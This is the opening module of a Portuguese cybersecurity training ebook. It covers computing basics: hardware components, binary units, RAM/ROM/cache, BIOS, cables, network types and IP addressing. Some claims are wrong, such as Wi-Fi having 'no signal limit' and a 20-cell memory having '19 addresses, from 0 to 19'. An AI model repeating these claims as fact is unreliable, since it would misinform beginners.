Information Security Training

Joas Antonio

Detalhes

- Esse é um PDF aonde reúno alguns dos principais ebooks que eu desenvolvi, sendo meio que uma formação em cibersegurança, espero que ajude de alguma forma.

  Caso precise de ajuda, fico a disposição no meu LinkedIn: https://www.linkedin.com/in/joas-antonio-dos-santos
- Meus ebooks: https://drive.google.com/drive/u/0/folders/12Mvq6kE2HJDwN2CZhEGWizyWt87YunkU

Sumario

- 27 - 1704
- 26 - 1672
- 25 - 1651
- 24 - 1450
- 23 - 1407
- 22 - 1336
- 21 - 1153
- 20 - 1079
- 19 - 1050
- 18 - 997
- 17 - 960
- 16 - 912
- 12 - 655
- 15 - 845
- 14 - 744
- 13 - 690
- 11 - 589
- 10 - 573
- 9 - 523
- 8 - 493
- 7 - 386
- 6 - 348
- 5 - 334
- 4 - 315
- 3 - 308
- 2 - 300
- 1 - 152
- 0 - 3

- Capitulo - Pagina

Modulo 0

Fundamentos Informático

OBJETIVO DO EBOOK

- Esse ebook é destinado para os
  - Iniciantes na área de informática
  - Para quem quer ter uma base em informática para concursos públicos
  - Para quem está em busca de definições
  - Quem busca um norte na área
  - Para quem vai realizar alguma outra prova
  - Para o público infantil a o público idoso
  - Para todos!

Informática

COMPUTADOR, NOTEBOOK E SERVIDOR

COMPUTADOR

- O computador é uma máquina que processa informações eletronicamente, na forma de dados e pode ser programado para as mais diversas tarefas.

As fases do processamento são:

- Entrada de Dados (Informações iniciais)
- Processamento (Instruções)
- Saída de Dados (Resultados)

Vamos supor que você solicitou ao computador somar 2 + 2. Os dados entram no computador através do teclado, a Unidade Central os processa e envia o resultado para o vídeo.

COMPUTADOR, NOTEBOOK E SERVIDOR

NOTEBOOK

- É um computador portátil, criado para ser transportado e utilizado em qualquer lugar;
- Porém os no tebooks eles não tem o mesmo poder de processamento do que um Computador comum.

COMPUTADOR, NOTEBOOK E SERVIDOR

SERVIDOR

- É um computador de porte grande, com um poder de processamento maior e uma capacidade de armazenamento muito grande;
- Geralmente são utilizados para armazenar arquivos, provedor de internet ou para realizar cálculos bem complexos e fornecer serviços para clientes;
- Porém os servidores eles podem ser um computador pessoal ou até mesmo um supercomputador, pois se um computador fornece algum tipo de serviço para outros usuários, pode ser considerado um servidor.

HARDWARE E SOFTWARE

- Hardware é a parte física do computador, ou seja, tudo que você pode tocar em um computador;
- Software é a parte lógica do computador, ou seja, os programas como o Office, editores e o próprio sistema operacional, além disso o software permite que o hardware funcione através do seu driver;
- Kernel é o componente central do sistema operacional da maioria dos computadores, ele serve de ponte entre aplicativos e o processamento real de dados feito a nível de hardware.

SISTEMA BINÁRIO

- O computador compreende as instruções por meio de impulsos elétricos, que são representados por 0 ou 1. O impulso elétrico enviado recebe o nome de bit (Binary Digit). De um modo geral, podemos dizer que o termo bit, representa a menor unidade de informação que o computador reconhece. O sistema binário utiliza somente os algarismos 0 e 1, e quando um número é escrito no sistema binário, esses valores individuais representam os coeficientes da potência de 2.
- Exemplo, número 27 em binário pode ser representado como **11011**

$$11011 = 1 \times 2^4 + 1 \times 2^3 + 0 \times 2^2 + 1 \times 2^1 + 1 \times 2^0$$

$$16 + 8 + 0 + 2 + 1 = 27$$

SISTEMA BINÁRIO

- Vimos anteriormente, que o bit é a menor unidade para formar uma informação em um computador. No entanto, um bit sozinho não consegue representar uma informação, sendo que para conseguir exibir alguma coisa, os bits devem estar agrupados em 8, 16, 32 e 64 bits, conforme podemos observar na tabela a seguir:

Unidade	Símbolo	Relação
Byte	B	1B = 8 bits
Kilobyte	KB	1KB = 1024 bytes
Megabyte	MB	1MB = 1024 kilobytes
Gigabyte	GB	1GB = 1024 megabytes
Terabyte	TB	1TB = 1024 gigabytes
Petabyte	PB	1PB = 1024 terabytes
Exabyte	EB	1EB = 1024 petabytes
Zetabyte	ZB	1ZB = 1024 exabytes
Yottabyte	YB	1YB = 1024 zetabytes

Importante

Os múltiplos de bits são chamados de bytes!

COMPONENTES EXTERNO DE UM COMPUTADOR

Gabinete, Webcam, Microfone, Câmera, Pendrive, HD externo, Impressora, Mouse, Teclado e Monitor.

COMPONENTES INTERNO DE UM COMPUTADOR

MOTHERBOARD

VENTOINHA

PROCESSADOR (CPU)

DISCO HDD e SSD

CAIXA ATX

PLÁCA GRÁFICA (GPU)

DRIVE ÓPTICA

MEMÓRIA RAM


VENTOINHA/COOLER (CPU)

PLACA DE SOM

FONTE DE ALIMENTAÇÃO

Placa mãe, Ventoinha, Processador (CPU), HD OU SSD, Gabinete ou Caixa Metálica, Placa de Vídeo (GPU), Drive Óptico (Leitor de CD/DVD), Memória Ram, Cooler (CPU), Placa de Som, Fonte de Alimentação

PLACA MÃE



Placa-mãe: também conhecida como motherboard, tem como função possibilitar a comunicação do processador com todos periféricos instalados. Os componentes principais para o funcionamento do computador estão conectados à placa-mãe, como por exemplo: a memória principal, o processador e as conexões com os periféricos.

TIPOS DE PLACA MÃE


Existem 2 tipos de placa mãe a (ON-BOARD e OFF-BOARD):

- **ON-BOARD:** A qual temos a placa de vídeo, placa de áudio, placa de rede, etc. Integrada e sendo assim não podemos modificar o seu hardware, no máximo a troca da memoria ram e processador se a placa permitir.

- **OFF-BOARD:** Diferente da On-board não temos os componentes integrados, assim podemos efetuar melhorias ou a troca desses componentes.
- Se deseja ter um computador rápido com um ótimo desempenho, as placas OFF-BOARD são a melhor opção diferente das ON-BOARD que tem os componentes integrados e não podendo modificar ou trocar por um melhor.

PROCESSADOR

- Um processador é uma espécie de microchip especializado. A sua função é acelerar, endereçar, resolver ou preparar dados, dependendo da aplicação. Basicamente, um processador é uma poderosa máquina de calcular: Ela recebe um determinado volume de dados, orientados em padrão binário 0 e 1 e tem a função de responder a esse volume, processando a informação com base em instruções armazenadas em sua memória interna.
- No caso existe 2 mercados dominantes a AMD e a INTEL, porém vamos focar mais nos processadores INTEL.



PROCESSADORES HISTÓRIA

PENTIUM

- É a quinta geração de microprocessadores lançada pela Intel em março de 1993. A Intel é a maior fabricante de chips do mundo, e responsável pela criação dos chips da família X86, que equiparam os micros XT, ATs 286, 386 e 486. Este microprocessador é muito mais potente que seus antecessores e tem versões nas velocidades de 60 MHz a 200 MHz.

PENTIUM MMX

- A tecnologia MMX veio acrescentar ao microprocessador Pentium uma grande agilidade no tratamento com manipulação de imagens voltada para a área de multimídia, como acelerar o desempenho com vídeo, áudio, gráficos e animações. Melhora ainda o processamento de entrada e saída de dados, os quais são usados numa variedade de aplicativos, enfatizando recursos para comunicações e Internet. Trabalha com velocidade de 166 MHz a 233 MHz, sendo de 10 a 20% mais rápido que o Pentium.

PROCESSADORES HISTÓRIA

PENTIUM PRO

- O processador Pentium Pro tem seu melhor desempenho, quando utilizado em aplicações de 32 bits, dentro do Windows NT ou Windows. Se os aplicativos que estiverem sendo utilizados forem num sistema de 16 bits, rodados no Windows 3.11 por exemplo, o Pentium Pro baseado em 200 MHz, faz com que a velocidade destas aplicações sejam muito superiores, como se estivesse trabalhando num sistema de 32 bits. Sua velocidade varia de 200 MHz a 233 MHz.

PENTIUM II

- Processador criado pela Intel, reunindo a potência do Pentium Pro com a tecnologia MMX, resultando num melhor desempenho dos softwares. Disponível para a execução de aplicativos em sistemas operacionais avançados, como Windows e 98, Windows NT e UNIX. Foram criadas novas instruções poderosas para a manipulação de áudio, vídeo com animação, aprimoramento de cores e dados gráficos mais eficazes, proporcionando o que há de melhor em recursos de comunicação e mídia. Trabalha com velocidade de 233 MHz a 400 MHz.

PROCESSADORES HISTÓRIA

PENTIUM III

- O processador Intel® Pentium® III tem um desempenho sólido para empresas pequenas e desktops de consumidor. O processador Pentium III atinge o trabalho do mundo atual usando sua versatilidade e compatibilidade para gerenciar uma faixa extensa de aplicativos no ambiente e-Business ou e-Home. Servidores de nível inicial baseados no processador Pentium III com Cache L2 de 512K suportam até 6 GB de memória. E são uma escolha excelente para blades de servidores de processador único e duplo, servidores compactos e ambientes com limitações de espaço e potência.

PENTIUM IV

- Ultrapassando a marca dos 3 GHz, o processador Intel® Pentium® 4 de 3.06 GHz oferece níveis mais altos de desempenho, criatividade e produtividade. Construído com a tecnologia Intel de 0.13-micron, o processador Pentium 4 oferece aumento significativo no desempenho do uso doméstico, de soluções de negócios e em todas as suas necessidades de processamento. O mais novo processador Pentium 4 suporta a Tecnologia Hyper-Threading, que permite o funcionamento em multi tarefa com uma eficiência nunca antes atingida, mesmo com os aplicativos mais complexos e executados simultaneamente.

PROCESSADOR INTEL

- Mas como saber qual a geração do chipset que estamos comprando?
- É aqui que entra aquele estranho número que a Intel coloca logo depois do i3, i5, i7 ou i9. É ele o que, normalmente, determina quão novo é aquele modelo. Um processador identificado como Intel Core i3-5XXX pertence à quinta geração, enquanto um i3-6XXX pertence à sexta - e assim por diante.

PROCESSADOR INTEL: SUFIXOS

- K: modelos com esta terminologia são processadores que trazem o multiplicador destravado. São chips ideais para a realização do procedimento de overclock;
- T: componentes com o TDP reduzido. São processadores com melhor eficiência energética. Além de consumir menos energia, esses modelos liberam menor quantidade de calor;
- E: os chips indicados com essa letra garantem economia de energia acima de tudo. É justamente por essa razão que eles trabalham com as menores frequências;
- S: modelos especiais que oferecem maior desempenho. Tais componentes trazem clocks de base e de turbo mais elevados e garantem poderio extra em todas as atividades;
- R: componentes com maior poderio gráfico. As CPUs Intel Core com a terminologia "R" trazem GPUs Intel® Iris™ Pro graphics;
- M: linha de produtos mobile. Processadores com essa letra são específicos para notebooks e ultrabooks;
- Q: essa letra indica se um processador é quad-core. Ela referencia tal característica em chips mobile;
- U: são CPUs do tipo "Ultra Low Power", ou seja, que requisitam pouquíssima energia;
- X: os chips mais avançados da Intel são do tipo eXtreme. Geralmente, os chips "X" contam com mais recursos (núcleos, threads, clock, cache, etc.) para oferecer desempenho máximo;
- Y: são os processadores mais econômicos. Eles consomem menos energia do que componentes do tipo "U".

MEMÓRIA PRINCIPAL

- Como é de conhecimento, a memória principal é um componente eletrônico básico do computador. Sua função é armazenar dados que são ou serão recuperados pelo processador para que ele os processe. Imagine que você tenha em sua casa um cofrinho com cadeado. De tempos em tempos você coloca uma ou outra moeda e, sempre que precisar, abre esse cadeado para retirar algumas dessas moedas.
- A memória principal funciona mais ou menos assim: ela serve como um depósito onde os dados são armazenados e retirados quando for preciso;
- O processo de armazenamento de um dado chama-se escrita, enquanto que o processo de recuperação de um dado chama-se leitura.
- A memória principal é constituída de endereços que são localizações de armazenamento com identificação única. Ela é responsável por armazenar dados na forma de bits (BInary DigiTs).


ENDEREÇOS DE MEMÓRIA

- Bit: 0 e 1
- Byte: conjunto de 8 bits
- Palavra: é um conjunto de bits que representa uma informação transferida ou processada pela unidade central de processamento
- Atualmente os processadores são capazes de utilizar palavras de até 64 bits, isto é, processa e transfere informações, internamente através de um canal de 64 bits.
- Uma máquinas de 64 bits terá registradores de 64 bits e instruções para movimentar, somar, subtrair e, em geral, manipular palavras de 64 bits.

ENDEREÇOS DE MEMÓRIA

- Um endereço de memória identifica uma locação física na memória de um computador de forma similar ao de um endereço residencial em uma cidade;
- O endereço aponta para o local onde os dados estão armazenados, da mesma forma como o seu endereço indica onde você reside;
- Na analogia do endereço residencial, o espaço de endereçamento seria uma área de moradias, tais como um bairro, vila, cidade ou país;
- Dois endereços podem ser numericamente os mesmos, mas se referirem a locais diferentes se pertencem a espaços de endereçamento diferentes;
- É o mesmo que você morar na "Rua Central, 32", enquanto outra pessoa reside na "Rua Central, 32" numa outra cidade qualquer.

ENDEREÇOS DE MEMÓRIA "EXEMPLO 1"



Uma palavra, com característica computacional, é um conjunto de bits que chamamos de dados.
Esses dados são armazenados desta forma: em grupos, na memória principal, sendo uma palavra por endereço.
No exemplo da figura acima, a palavra é um conjunto de 16 bits, porém ela poderia ser um conjunto de 8, 32, 64, etc. Cada grupo de 8 bits é equivalente a 1 Byte. Desse modo, em nosso exemplo, temos a representação de palavras de 2 Bytes.

ENDEREÇOS DE MEMÓRIA "EXEMPLO 2"

- Se a memória tiver n células, então elas terão de 0 a n-1 endereços;
- Exemplo:
  - Uma memória com 20 células
  - 20 – 1 = 19
  - Portanto, 19 endereços, de 0 a 19.

- **Endereço físico: é o endereço real na memória física;**
- **Endereço virtual: é o endereço lógico ou de programa que o processo usa. Sempre que a unidade central de processamento gera um endereço, ele é sempre em relação ao espaço de endereçamento virtual.**

TIPOS DE MEMÓRIA PRINCIPAL

- A memória principal é subdividida, basicamente, em três partes: RAM, ROM e Cache.

MEMÓRIA RAM

- A maior parte da memória principal de um determinado computador é composta pela memória RAM. As operações de leitura e também de escrita são permitidas nela. Desse modo, o processador pode realizar essas operações para executar as tarefas a ele solicitadas.
- A memória RAM é uma memória volátil, ou seja, precisa de energia elétrica para manter os dados armazenados. Abaixo temos a figura 3, que apresenta um pente de memória RAM
- Na memória RAM são carregados o sistema operacional e todos os outros programas que são solicitados para processamento

TIPOS DE MEMÓRIA PRINCIPAL

MEMÓRIA ROM

- Como o próprio nome sugere, a memória ROM não permite a escrita, mas sim, apenas a leitura de dados nela armazenados, pelo processador.
- Esse tipo de memória é considerado não-volátil, pois os dados não são perdidos no momento que a energia elétrica é cessada. Outro fato importante é que elas são mais lentas do que as memórias RAM.
- A memória principal dos sistemas computacionais possui uma pequena parte de memória do tipo ROM, com rotinas básicas do sistema operacional, uma vez que sempre que um computador é ligado, o processador deve “enxergar” qual sistema deve ser carregado na memória para gerenciamento dos demais programas. Essa pequena memória ROM presente na memória principal é denominada BIOS (Basic Input Output System ou Sistema Básico de Entrada e Saída).

TIPOS DE MEMÓRIA PRINCIPAL

MEMÓRIA CACHE

- A memória cache é um tipo de memória que trabalha entre o processador e a memória principal;
- Sempre que o processador necessitar executar uma instrução, ele deverá procurá-la, primeiramente, na memória cache. Caso não encontre nela, deverá acessar a memória principal para obter os dados. O procedimento é descrito da seguinte maneira: a) o processador busca na memória cache a instrução a ser processada; b) caso encontre, o processador faz uma cópia dessa instrução e armazena nos registradores; c) caso não encontre, o processador acessa a memória principal, faz uma cópia da instrução (ou um bloco da memória) e substitui os dados anteriores da memória cache pelos novos; d) o processador acessa novamente a memória cache e faz uma cópia da instrução; e) finalmente o processador executa a tarefa. Esse procedimento tende a otimizar o processo de busca pela instrução, tornando o desempenho do computador muito mais satisfatório;
- A exemplo da memória RAM, a memória cache é um tipo de memória volátil, necessitando de energia elétrica para armazenar os dados.

MEMÓRIA SECUNDÁRIA

- No ano de 1981, quando foram surgindo os PCs (Personal Computers), dispositivos conhecidos como HD (Hard Disk, disco rígido ou disco magnético), foram sendo desenvolvidos no intuito de armazenarem dados permanentemente.
- Daquela época em diante, os HDs foram passando por um processo de evolução, aumentando consideravelmente sua capacidade de alocação de dados.
- Entretanto, os primeiros dispositivos de armazenamento secundários (memória secundária) surgiram em meados da década de 1950, porém funcionavam de maneira muito precária em relação ao que conhecemos hoje em dia.
- De qualquer maneira, conseguia-se obter resultados esperados de momento. De lá para cá, diversos elementos foram criados e disponibilizados para comercialização, como por exemplo, os próprios discos rígidos (HDs), as fitas magnéticas tipo cassete, os discos flexíveis, os CDs, DVDs, os pendrives, dentre outros

TIPOS DE MEMÓRIA SECUNDÁRIA

- Os discos rígidos e também os discos flexíveis (disquetes) são dispositivos de armazenamento magnético. A diferença entre eles é a capacidade de armazenamento de dados que nos disquetes é bem menor. Discos flexíveis são pouco usados atualmente. Seu uso se tornouobsoleto;
- Os CDs e DVDs são dispositivos de armazenamento óptico. São muito utilizados para armazenamento de dados multimídia, como filmes e músicas, porém não estão limitados a isso;
- Pendrives, ou memória USB (Universal Serial Bus – Barramento Serial Universal), são dispositivos de armazenamento eletrônico. Possuem a vantagem de serem mais rápidos em relação ao acesso aos dados e, além disso, possuem maior capacidade de armazenamento que disquetes, CDs e DVDs.

DADOS, INFORMAÇÕES E PROCESSAMENTO

- Dados: Na informática, referem-se a tudo aquilo que é fornecido ao computador de forma bruta. Exemplo: Uma letra, um valor numérico. Quando os dados são vistos dentro de um contexto e transmite algum significado, tornam-se informações;
- Informação: É um conjunto de dados ordenados de maneira lógica e racional que podem ser impressos ou ficarem armazenados em meio magnético. Exemplos: A letra de um hino, uma receita de bolo;
- Processamento: Tratamento sistemático de dados, através de computadores ou de outros dispositivos eletrônicos, com o objetivo de ordenar, classificar ou efetuar quaisquer transformações nos dados, segundo um plano previamente programado, visando a obtenção de um determinado resultado.

PROCESSAMENTO

- De modo geral, um processamento se realiza de acordo com oesquema abaixo:
- A entrada (input): Se refere a algum dado de entrada do processamento, são valores onde o processo irá atuar. Como por exemplo, um arquivo enviado para um compressor de dados.
- O processamento: É onde os dados de entrada serão processados para gerar um determinado resultado. O computador executa o arquivo. (Outros exemplos: o cálculo salarial, uma complexa expressão matemática, ou até mesmo uma simples movimentação de dados ou comparação entre eles). No caso do processamento computadorizado esta tarefa é realizada por meio de um algoritmo escrito numa linguagem de programação que é compilado e gera o código de um programa responsável pelo processamento.
- A saída (output). É simplesmente o resultado de todo o processamento, em todo processamento temos dados gerados como resultado, essas saídas, podem ser impressas na tela, em papel, armazenadas em um arquivo, ou até mesmo servir como entrada para um outro processo. O computador exibe os resultados obtidos na tela.

ALGORITMO

- Em ciência da computação, um **algoritmo** é uma sequência finita de ações executáveis que visam obter uma solução para um determinado tipo de problema;
- O conceito de algoritmo é frequentemente ilustrado pelo exemplo de uma receita culinária, embora muitos algoritmos sejam mais complexos. Eles podem repetir passos (fazer iterações) ou necessitar de decisões (tais como comparações ou lógica) até que a tarefa seja completada. Um algoritmo corretamente executado não irá resolver um problema se estiver implementado incorretamente ou se não for apropriado ao problema.

BIOS

- A palavra BIOS é um acrônimo para Basic Input/Output System ou Sistema Básico de Entrada e Saída. Trata-se de um mecanismo responsável por algumas atividades consideradas corriqueiras em um computador, mas que são de suma importância para o correto funcionamento de uma máquina. Se a BIOS para de funcionar, o PC também para.
- O Sistema Básico de Entrada e Saída é um aplicativo responsável pela execução da várias tarefas executadas do momento em que você liga o computador até o carregamento do sistema operacional instalado na máquina.
- Ao iniciar o PC, a BIOS faz uma varredura para detectar e identificar todos os componentes de hardware conectados à máquina. Só depois de todo esse processo de identificação é que a BIOS passa o controle para o sistema operacional e o boot (inicialização) acontece de verdade.

CABOS IDE, SATA E RJ45

- IDE, sigla para Integrated Drive Eletronics, teve seus primeiros HDs lançados em 1986 e foi o primeiro padrão que integrou a controladora com o disco rígido. No início, as primeiras placas tinham somente uma entrada IDE e outra FDD, do driver de disquete. Posteriormente, passaram a ter pelo menos duas, sendo uma primária e outra secundária. O protocolo ATAPI (AT Attachment Pack Interface) foi criado para integrar placa de som, unidades de CD-ROM, caixinhas e microfone com o drive de IDE, e logo assumiu o posto com padrão.
- SATA, ou Serial ATA é uma tecnologia de transferência de dados entre dispositivos de armazenamento em massa (unidades de disco rígido e drivers ópticos) e um computador. O padrão fornece melhores velocidades, cabos menores e, consequentemente conectores menores, que ocupam menos espaço na CPU, simplificando a vida de usuários e fabricantes de hardware.
- RJ45, conhecido como cabo de rede são hardware de rede usado para conectar um dispositivo de rede a outros dispositivos de rede ou conectar dois ou mais computadores para compartilhar impressoras, scanners ter acesso a internet e etc.

REDES DE COMPUTADORES

O QUE É UMA REDE DE COMPUTADOR E INTERNET?

- Uma **Rede de computador** é formada por um conjunto de máquinas eletrônicas com processadores capazes de trocar informações e compartilhar recursos, interligados por um sub-sistema de comunicação (cabos, wireless e etc..), ou seja, é quando há pelo menos dois ou mais **computadores**, e outros dispositivos interligados entresi;
- O significado de Internet é a **rede mundial de computadores**, ou seja, um **conglomerado de redes interligadas que permite o acesso e troca de informações em qualquer lugar do planeta.**

TIPOS DE REDE

LocalArea Network (LAN)

- Também conhecida como rede local, a LAN é um dos tipos de redes de computadores mais comuns, que conecta computadores, aparelhos de fax, telefones, notebooks e outros dispositivos em prédios, residências e diversos outros locais. Normalmente, a velocidade de acesso nesses locais é reduzida, assim como sua complexidade.

Metropolitan AreaNetwork (MAN)

- As redes metropolitanas são utilizadas por grandes companhias para conectarem dispositivos em uma mesma cidade. Podem, por exemplo, ser adotadas por organizações ou instituições de ensino municipais. Como a MAN, muitas vezes, fará uso de um espaço público, sua instalação deve ser feita por companhias devidamente licenciadas pelo Estado.

TIPOS DE REDE

Regional Area Network (RAN)

- Maior do que a MAN, a RAN é um tipo de rede que se caracteriza por uma conexão de alta velocidade e também uma grande quantidade de dispositivos conectados. Esse modelo faz a cobertura de toda uma determinada região geográfica.

Wide Área Network (WAN)

- As WANs conectam redes locais, metropolitanas e regionais em distâncias que podem ser até intercontinentais! Para que a implementação desse tipo de rede seja viável, usa-se diversos tipos de tecnologias, a fim de viabilizar a troca de dados em alta velocidade mesmo em locais de difícil acesso.

WIRELESSEWI-FI

Wireless

- É qualquer conexão de internet banda larga que não depende de cabos para trocar informações. A conexão é feita através de um servidor próprio que tem o sinal protegido. No notebook, o sinal Wireless é bem aproveitado quando nada interfere seu direcionamento. Por exemplo, se você estiver conectando em casa e o sinal vier de um local próximo, mas existe um prédio no meio do caminho interferindo o tráfego, a navegação ficará muito ruim, por causa do sinal baixo.

Wi-Fi

- É uma forma de conexão, aberta ou fechada, sendo protegida ou não. O Wi-Fi é muito utilizado em shoppings, restaurantes e aeroportos, com conexão aberta. Diferente do Wireless, o Wi-Fi não tem limite de sinal. Ou seja, a qualidade é a mesma independentemente da distância que o notebook estiver do servidor. Sendo assim, toda tecnologia Wi-Fi é Wireless, mas nem toda tecnologia wireless é Wi-Fi. Resumidamente, o Wi-Fi é a tecnologia mais conhecida para a transferência de dados em uma rede sem fio. Já Wireless é a conexão sem fio. Atualmente, quase todos os notebooks já possuem o dispositivo para rede sem fio no padrão Wi-Fi (802.11b, a ou g).

IP, IPV4 E IPV6

- O IP (ou Internet Protocol) é uma identificação única para cada computador conectado a uma rede. Ao ligar o seu computador e se conectar numa rede, é atribuído um endereço IP para que facilite a comunicação e a transferência de dados, por exemplo.
- IPv4 significa Protocol version 4, ou versão 4 de protocolos. É a tecnologia que permite que nossos aparelhos conectem na Internet, seja qual for o tipo de gadget – pode ser PC, Mac, smartphones ou outros aparelhos. Cada um que estiver online terá um código único, como 192.168.0.1 por exemplo, para enviar e receber dados de outros que estiverem conectados;
- O IPv6 é a sexta revisão dos protocolos na Internet e é o sucessor natural do IPv4. Essencialmente, ele faz a mesma coisa que outras tecnologias desse tipo, mas em 128 bits.

